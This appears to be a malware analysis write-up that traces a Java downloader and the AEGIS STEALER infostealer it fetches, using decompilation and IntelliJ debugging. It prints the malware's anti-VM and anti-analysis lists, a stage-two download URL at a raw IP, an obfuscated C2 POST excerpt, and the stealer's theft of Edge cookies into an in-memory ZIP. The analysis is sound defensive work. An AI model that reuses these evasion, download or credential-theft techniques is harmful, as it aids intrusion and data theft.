


```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> static members of Endorphin
  Variables debug info not available
> slot_0 = "windows 10"
> slot_1 = "openjdk 64-bit server vm"
> slot_2 = "amazon.com inc."
v slot_3 = {String[9]@1272} ["vmware", "virtualbox", "kvm", "qemu", "xen", +4 more]... Explore Elements
   > 0 = "vmware"
   > 1 = "virtualbox"
   > 2 = "kvm"
   > 3 = "qemu"
   > 4 = "xen"
   > 5 = "parallels"
   > 6 = "vbox"
   > 7 = "vpc"
   > 8 = "vboxguest"
  slot_16 = 31547
```




```
vmsrvc.exe
vmtoolsd.exe
Wireshark.exe
HTTPDebuggerUI.exe
HTTPDebuggerSvc.exe
tcpview.exe
tasklist.exe
```

After these checks are performed, the next network stage, which is containing the real AEGIS STEALER is revealed:



```
"main"@1 i...n": RUNNING
main:29163, ExLoader

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> static members of ExLoader
  Variables debug info not available
  param_0 = {String[0]@1254} []
> slot_1 = "C:\Users\[redacted]"
> slot_2 = "intel-4923ks-39fmz-vk29445-vk249z.tmp"
  slot_3 = {File@1456} "C:\Users\[redacted]\intel-4923ks-39fmz-vk29445-vk249z.tmp"... Open
> slot_4 = "http://77.73.129.52/MBal.jar"
  slot_7 = 15148
```

Unfortunately, at the time of the analysis the server was taken down, but I saved the next sample from an earlier stage triage, so now we will move analyzing the next stage stand alone. Before doing that, it is worth to analize these strings from memory:




```
http://77.73.129.52/MBal.jar!/
http://77.73.129.52/MBal.jar!/com/sun/jna/platform/win32/WinCrypt.class
http://77.73.129.52/MBal.jar!/com/sun/jna/platform/win32/WinCrypt.class
```

These strings strengthen the thesis that the malware is loaded directly into memory by the downloader analized. We now move to AEGIS STEALER.

AEGIS STEALER


We begin by decompiling **MBal.jar** with **CFR 0.152**, extracting its Java classes into a source tree.
This step reveals all application packages, class hierarchies and obfuscated identifiers, laying the groundwork for further manual review and mapping of functionality.




```
PS C:\Users\[redacted]\Desktop\AEGIS STEALER> java -jar .\cfr-0.152.jar .\decomp_mbal\MBal.jar --outputdir .\decomp_mbal\deco
mp_mbal_cfr
Processing .\decomp_mbal\MBal.jar (use silent to silence)
Processing blockpaper.hateme.KeyWords
Processing blockpaper.hateme.Evolved
Processing blockpaper.hateme.Ammonia
Processing blockpaper.hateme.JavaHook
Processing blockpaper.hateme.IRChook
Processing blockpaper.hateme.UtilAEG
Processing blockpaper.hateme.Hooker
Processing blockpaper.hateme.Euphoria
Processing blockpaper.hateme.ExChange
Processing blockpaper.hateme.Logger32
Processing blockpaper.hateme.ExCrypto
Processing blockpaper.hateme.Patches
Processing blockpaper.hateme.JavaProtect
Processing blockpaper.hateme.Asn1
Processing blockpaper.hateme.Enum32
Processing blockpaper.hateme.OSCrypto32
Processing blockpaper.hateme.LibraryOx
Processing blockpaper.hateme.Decryptor
Processing blockpaper.hateme.JavaBuilder
Processing blockpaper.hateme.GetKey
Processing blockpaper.hateme.ChromeReader
Processing blockpaper.hateme.BCrypt32
Processing blockpaper.hateme.GrayIOPlane
```

The blockpaper.hateme.* are the most interesting files for our analysis.

At a first static analysis of the decompiled code inside ExChange.java we can see that it is responsible with the communication with the C2 server:




```java
/*
 * Decompiled with CFR 0.152.
 */
package blockpaper.hateme;

import java.io.IOException;
import java.security.Key;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import org.apache.http.client.methods.CloseableHttpResponse;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.entity.ByteArrayEntity;
import org.apache.http.impl.client.CloseableHttpClient;
import org.apache.http.impl.client.HttpClients;
```




```java
try (CloseableHttpClient closeableHttpClient = HttpClients.createDefault();){
    HttpPost httpPost = new HttpPost(string);
    ByteArrayEntity byteArrayEntity = new ByteArrayEntity(byArray);
    httpPost.setEntity(byteArrayEntity);
    httpPost.setHeader(\u0009\u0001\u0009\u0009\u0001\u0001\u0001  \u0001 \u000d\u0001 \u000a\u0001 \u0009\
    u0001 \u0001\u0001\u000d \u0001\u000d\u000d\u0001\u000d\u000a\u0001\u000d\u0009[\u0009\u000d\u000d\u0001
    \u0009\u000d\u000a \u0009\u000d\u000a\u000d\u0009\u000d\u000a\u000a\u0009\u000d\u000a\u0009\u0009\u000d\
    u000a\u0001\u0009\u000d\u0009 \u0009\u000d\u0009\u000d\u0009\u000d\u0009
    [0x4EBB ^ 0x4EBB]], \u0009\u0001\u0009\u0009\u0001\u0001\u0001  \u0001 \u000d\u0001 \u000a\u0001 \u0009\
    u0001 \u0001\u0001\u000d \u0001\u000d\u000d\u0001\u000d\u000a\u0001\u000d\u0009[\u0009\u000d\u000d\u0001
    \u0009\u000d\u000a \u0009\u000d\u000a\u000d\u0009\u000d\u000a\u000a\u0009\u000d\u000a\u0009\u0009\u000d\
    u000a\u0001\u0009\u000d\u0009 \u0009\u000d\u0009\u000d\u0009\u000d\u0009
    [0x18D5 ^ 0x18D4]]);
    try (CloseableHttpResponse closeableHttpResponse = closeableHttpClient.execute(httpPost);){
        int n = closeableHttpResponse.getStatusLine().getStatusCode();
        int n2 = 25612;
        if (n == \u0009\u000d\u000d\u0001\u0009\u000d\u000a \u0009\u000d\u000a\u000d\u0009\u000d\u000a\u000a
        \u0009\u000d\u000a\u0009\u0009\u000d\u000a\u0001\u0009\u000d\u0009 \u0009\u000d\u0009\u000d\u0009\
        u000d\u0009
        [(int)7607582787226330126L ^ n2]) {
            // empty if block
        }
    }
}
```

We now want to start the dynamic analysis. First, we identify the entry point:




```
PS C:\Users\[redacted]\Desktop\AEGIS STEALER\decomp_mbal> Get-ChildItem -Recurse -Filter *.java |  Select-String -Pattern "pu
blic static void main"

decomp_mbal_cfr\blockpaper\hateme\Evolved.java:37:        public static void main(String[] stringArray) throws IOException {
```

Now we set a breakpoint inside Evolved.java to stop the execution at the moment the debugger inside IntelliJ is connected




- ☑ Java Line Breakpoints
- ▬ Java Method Breakpoints
  - ☑ blockpaper.hateme.Evolved$Ma

As observed, the execution is successfully suspended when the main function is invoked:




```
✓ "main"@1 i...n": RUNNING        Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
main:-1, Evolved$MainApplication (b   > static members of Evolved$MainApplication
                                        Variables debug info not available
                                        param_0 = {String[0]@1028} []
```

Upon the first instructions, it is clear that also the second stage is checking for debugging information:




```
✓ "main"@1 i...n": RUNNING        Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
█████ ██████ :-1, Javal            ∨ static members of JavaProtect
██████   :-1, JavaProtect (blc         score = 0
main:-1, Evolved$MainApplication (b   > ██████ = {String[62]@1087} ["os.name", "java.vm.name", "java.vm.vendor", "vmware", "virtualbox", +57 more]... Explore Elements
                                    > ████████████ = {Integer[382]@1088} [31, 32, 33, 10, 0, 34, 1, 35, 2, 36, 3, 37, 4, 38, 5, 39, 6, 40, 7, 41, 8, 42, 9, 43, 0, 1, 1
                                      Variables debug info not available
```

The malware performs some operations to prepare for the HTTPS connection, such as generating the X509 certificates:




Then a connection to https://checkip[.]amazonaws.com/ is performed the grab the IP of the compromised machine.




```
protected java.net.URLConnection openConnection(URL u)   u: "https://checkip.amazonaws.com/"
throws IOException {
    return openConnection(u, (Proxy)null);   u: "https://checkip.amazonaws.com/"
```

After a while, inside Decryptor.java, AEGIS STEALER reveals itself for the first time:




```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> static members of Decryptor
  Variables debug info not available
> slot_0 = {StringBuilder@8884} "------ AEGIS STEALER ------\n\nIP address: Unknown Ip\n\nTime Zone: Europe/Rome\n\nMAC: 20:7b:d5:1a:49:ee\n\nSystem: Windows 10 build 19041 (x64)\n\nInstall Date: null\n\nCurrent Date&time: 2025-05-10 22:40:19\n\nHWID: ade7de0c63afc770cb4
> slot_1 = "Unknown Ip"
> slot_2 = "Windows Defender\n"... View
```

Then, all the data to be exfiltrated are packed inside a ZIP file using *Ammonia.java*:




```
uate expression (Enter) or add a watch (Ctrl+Shift+Enter)
  finished = false
  closed = false
> zc = {ZipCoder$UTF8ZipCoder@9430}
> def = {Deflater@9431}
> buf = {byte[512]@9432} [-75, 84, 109, 111, -30, 48, 12, -2, -98, -33, 115, -70, -17, -64, 64, 32, -83, 3, -47, -95, 125, -114, 18, -105, -26, 72, -30, 40, 118, 75, -7, -9, -105, 0, 5, 86, 4, -69, -101, 52, 85, -86, 95, 98, -5, 73, -20, 39, 41, 15, -60, -32, 68, 121, 22, -96, -102, 8, 98, 13, 91, 67, 28, 15, -126, 28, -111, 80
  DeflaterOutputStream.closed = false
  syncFlush = false
  usesDefaultDeflater = true
> out = {ByteArrayOutputStream@9433} "PK▒▒▒\b\b\b®±*Z\bCookies/▒PK\a\b▒PK▒▒▒\b\b\b®±*Z\rBrowser Data/▒PK\a\b▒PK▒▒▒\b\b\b®±*Z\vProcess.txtµTmoâ0\fþžßs°ïÀ@ ▒Ñ¡}Ž▒—æHâ(vKù÷—▒V▒»›4U*_bûIi')▒ÄàDy▒ š\bb\r[C▒▒.▒'P▒Ó o|úøjYÜ¢▒▒±5\nH¼\▒\nK2-S«j$▒▒zÖ±½ÓûõÍËl
  FilterOutputStream.closed = false
> closeLock = {Object@9434}
```



```
PKETXEOTDC4NULBSBSBSNUL®±°ZNULNULNULNULNULNULNULNULNULNULNULNULBSNULNULNULCookies/ETXNULPKBELBSNULNULNULNULSTXNULNULNULNULNULNULNULPK
 ETXEOTDC4NULBSBSBSNUL®±°ZNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULBrowser Data/ETXNULPKBELBSNULNULNULNULSTXNULNULNULNULNULNULNULPKETXEOTDC4NULBSBSBSNUL®±°ZNULNULNULNULNULNULNULNULNULNULNULNULVTNULNULNULProcess
 .txtµTmoâ0FFþžßs°ïÀ@ SHYETXÑ¡}ŽDC2—æHâ(vKù÷—NULENQVEOT»›4U*_bûIi')SIÄàDySYNNBSPšBSb
[CFSSI,FS'PDC4ÓDELo|úøjYÜ¢ETBEOT±5
H¼'\DLE
K2-S«j$SYNNAKzÖ±½ÓûõÍËl~ëøJ½fÐÍâá°Þ»DEL®õ])◆®ÀëHQHó@±ë~FSó,◆NUL·}STXX€Ã<¸◆ûGSESCUBEL4žG^ÚETXESCEDC3kÀ³CAN…0BELESC NdDLEoÀ{Œ»¬&F,
 |…Y}1rKY©C°G¤¤DEL˜ßxSTX%CDLEUSÎ¬b[N¿DELä€h©½Ø£qyâš(§"eñöû–˜NAKgWÒ×½ESCs!}ödcÔèÍuõ+°Ö)t¡axDC2áàÊSHYÂ¨ˆ„NAKOõSYN6AË›ÌDC2dTõÂkè ^½ƒ{s{ESC2i£SOÊš ÈÜW"XÒ
 .+{SOH]°CANoSOH¹rx?¨'eäSTX|3íÒÐDC3ENQDC4FSoà°ñlFSŒ#îR'ÓEMDC27ACKþ½Ê]ƒWDC1Ó+@s®rØç¤»à¥‡–hÚÇÍîå&=/Ëåx:@DEL‡ŽETB>◆ë¸smíÑESCpSI'j°V(ôG×$
uµÛ-%DC2×N
ARS2õîu*sñ§}[ÕèaDLEÑgESC
2GS½"◆l*"¢ûmþ'SHYülœúŸšÊ¨ÐÎ¯´šEMËDLEçýiSHYÉ">gþENQPKBELBS◆rëDC3äSOHNULNULÌENQNULNUL
```

Notably, the stealer operates **entirely in memory**: as new credentials and files are harvested, they are streamed into a java.util.zip.ZipOutputStream wrapping a java.io.ByteArrayOutputStream.
This design avoids touching disk, dynamically building the exfiltration archive until it is posted to the C2.

After that, a check on Edge to grab cookies is performed:




Alternative source available for the class org.sqlite.core.CoreConnection

```
public abstract class CoreConnection {  2 usages  3 inheritors
    private final String url;  3 usages        url: "jdbc:sqlite:C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
    private String fileName;  12 usages        fileName: "C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
    protected DB db = null;   db: NativeDB@37129
    protected CoreDatabaseMetaData meta = null;  5 usages        meta: null
    protected boolean autoCommit = true;  12 usages        autoCommit: true
    protected int transactionIsolation = 8;  2 usages        transactionIsolation: 8
    private int busyTimeout = 0;  3 usages        busyTimeout: 0    busyTimeout: 3000
    protected final int openModeFlags;  3 usages        openModeFlags: 70    openModeFlags: 70
    protected SQLiteConfig.TransactionMode transactionMode = SQLiteConfig.TransactionMode.DEFFERED;  5 usages        transactionMode: "DEFFERED"
    protected static final Map<SQLiteConfig.TransactionMode, String> beginCommandMap = new EnumMap<~>(SQLiteConfig.TransactionMode.class);  6 usages
    private static final Set<String> pragmaSet = new TreeSet<~>();  2 usages
    public final SQLiteConfig.DateClass dateClass;  2 usages        dateClass: "INTEGER"
    public final SQLiteConfig.DatePrecision datePrecision;  1 usage        datePrecision: "MILLISECONDS"
    public final long dateMultiplier;  8 usages        dateMultiplier: 1
    public final FastDateFormat dateFormat;  4 usages        dateFormat: "FastDateFormat[yyyy-MM-dd HH:mm:ss.SSS,en_US,Europe/Rome]"
    public final String dateStringFormat;  5 usages        dateStringFormat: "yyyy-MM-dd HH:mm:ss.SSS"

    protected CoreConnection(String url, String fileName, Properties prop) throws SQLException {  1 usage
        this.url = url;
        this.fileName = this.extractPragmasFromFilename(fileName, prop);
        SQLiteConfig config = new SQLiteConfig(prop);
        this.dateClass = config.dateClass;
        this.dateMultiplier = config.dateMultiplier;
        this.dateFormat = FastDateFormat.getInstance(config.dateStringFormat);
        this.dateStringFormat = config.dateStringFormat;
        this.datePrecision = config.datePrecision;
        this.transactionMode = config.getTransactionMode();
        this.openModeFlags = config.getOpenModeFlags();
        this.open(this.openModeFlags, config.busyTimeout);
        if (fileName.startsWith("file:") && !fileName.contains("cache=")) {
            this.db.shared_cache(config.isEnabledSharedCache());
        }
        this.db.enable_load_extension(config.isEnabledLoadExtension());
        config.apply((Connection)((Object)this));
```

